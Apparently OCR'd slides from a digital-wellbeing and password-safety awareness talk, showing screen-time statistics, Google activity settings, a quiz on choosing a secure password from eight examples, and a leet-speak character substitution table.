
Shadaw (South), Myanmar (Burma)

Internet of Things





Mobile Devices



Digital Wellbeing & parental controls

Your Digital Wellbeing tools

TODAY
4 hr, 47 min


27 Unlocks

204 Notifications

Ways to disconnect


Dashboard
No timers set

Bedtime mode
Off / Turns on at 11:00 PM



Dashboard

Teams	1 hr, 3 min
YouTube	52 minutes
YT Music	34 minutes
Gmail	33 minutes
Prime Video	31 minutes
Facebook	30 minutes
Chat	8 minutes
Messenger	8 minutes
Citibank SG	6 minutes
Viber	6 minutes




Screen time

4h 48m

1h	Teams
52m	YouTube
34m	YouTub...

https://myactivity.google.com/myactivity



My Google activity

The activity that you keep helps Google make services more useful for you, like helping you rediscover the things that you've searched for, read and watched.

You can see and delete your activity using the controls on this page.

Web & app activity
⊖ Off >

Location History
⊖ Off >

YouTube History
✓ On >

Passwords

Keys to our Digital Life

p@ssw0rd123

Passwords

Quiz: Choose the Secured Password from the Below 1 to 8.

1. `mesorgmm@123`
2. `Welcome123`
3. `Password01`
4. `Str0ngP@ssw0rd`
5. `Password2023`
6. `19801211`
7. `Rp$9rgqmfpt3Ng%xRrTk`
8. `Iloveyou3000`

Leet Speak

Replacing Alphabets with Characters and Symbols

A	B	E	L	O	S
4	I3	3	1	0	5
/\	8	&	£	Q	$
@	13	£	7	()	z
/-\	|3	€	|_	oh	§
^	ß	ë	|	[]	ehs
aye	[illegible]	[-		p	es
(L		|=-		<>	2
